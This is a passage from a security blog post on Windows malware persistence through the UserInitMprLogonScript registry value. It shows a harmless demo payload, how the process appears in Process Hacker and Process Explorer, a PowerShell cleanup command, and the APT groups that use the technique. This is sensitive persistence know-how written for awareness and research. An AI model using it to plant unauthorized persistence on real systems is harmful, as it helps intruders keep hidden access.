


And after a few milliseconds, our “malware”, `meow-meow` popped up:



Then, if we open Process Hacker and check `hack.exe` properties:





we see that the parent process is “non-existent” process.

If you have studied the windows internals at least a little, you know that exists processes which have “non-existent” process as parent. For example, Windows Explorer - `explorer.exe` . Parent process is `userinit.exe` or `winlogon.exe` , but can be anything `.exe` using `explorer.exe` . Parent will show as `<Non-existent Process>` since `userinit.exe` terminates itself. Another example is Windows Logon - `winlogon.exe` . Parent is “does not exist” since `smss.exe` exits.


If we check `hack.exe` properties via [Sysinternals Process Explorer](#), we can see “Autostart Location” value:



```
PS C:\Users\User> Remove-ItemProperty -Path "HKCU:\Environment" -Name "UserInitMprLogonScript"
PS C:\Users\User> reg query "HKCU\Environment" /s

HKEY_CURRENT_USER\Environment
Path REG_EXPAND_SZ %USERPROFILE%\AppData\Local\Microsoft\WindowsApps;;C:\Users\User\AppData\Local\Programs\Microsoft VS Code\bin
TEMP REG_EXPAND_SZ %USERPROFILE%\AppData\Local\Temp
TMP REG_EXPAND_SZ %USERPROFILE%\AppData\Local\Temp
OneDrive REG_EXPAND_SZ C:\Users\User\OneDrive

PS C:\Users\User>
```



This persistence trick is used by [APT28](#) group and software like [Attor](#) and [Zebrocy](#) at the wild.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

This is a practical case for educational purposes only.

[Sysinternals Process Explorer](#)

[Malware persistence: part 1](#)

[APT28](#)

[Attor](#)

[Zebrocy \(Trojan\)](#)

[source code in github](#)

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*

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Source: <https://cocomelonc.github.io/persistence/2022/12/09/malware-pers-20.html>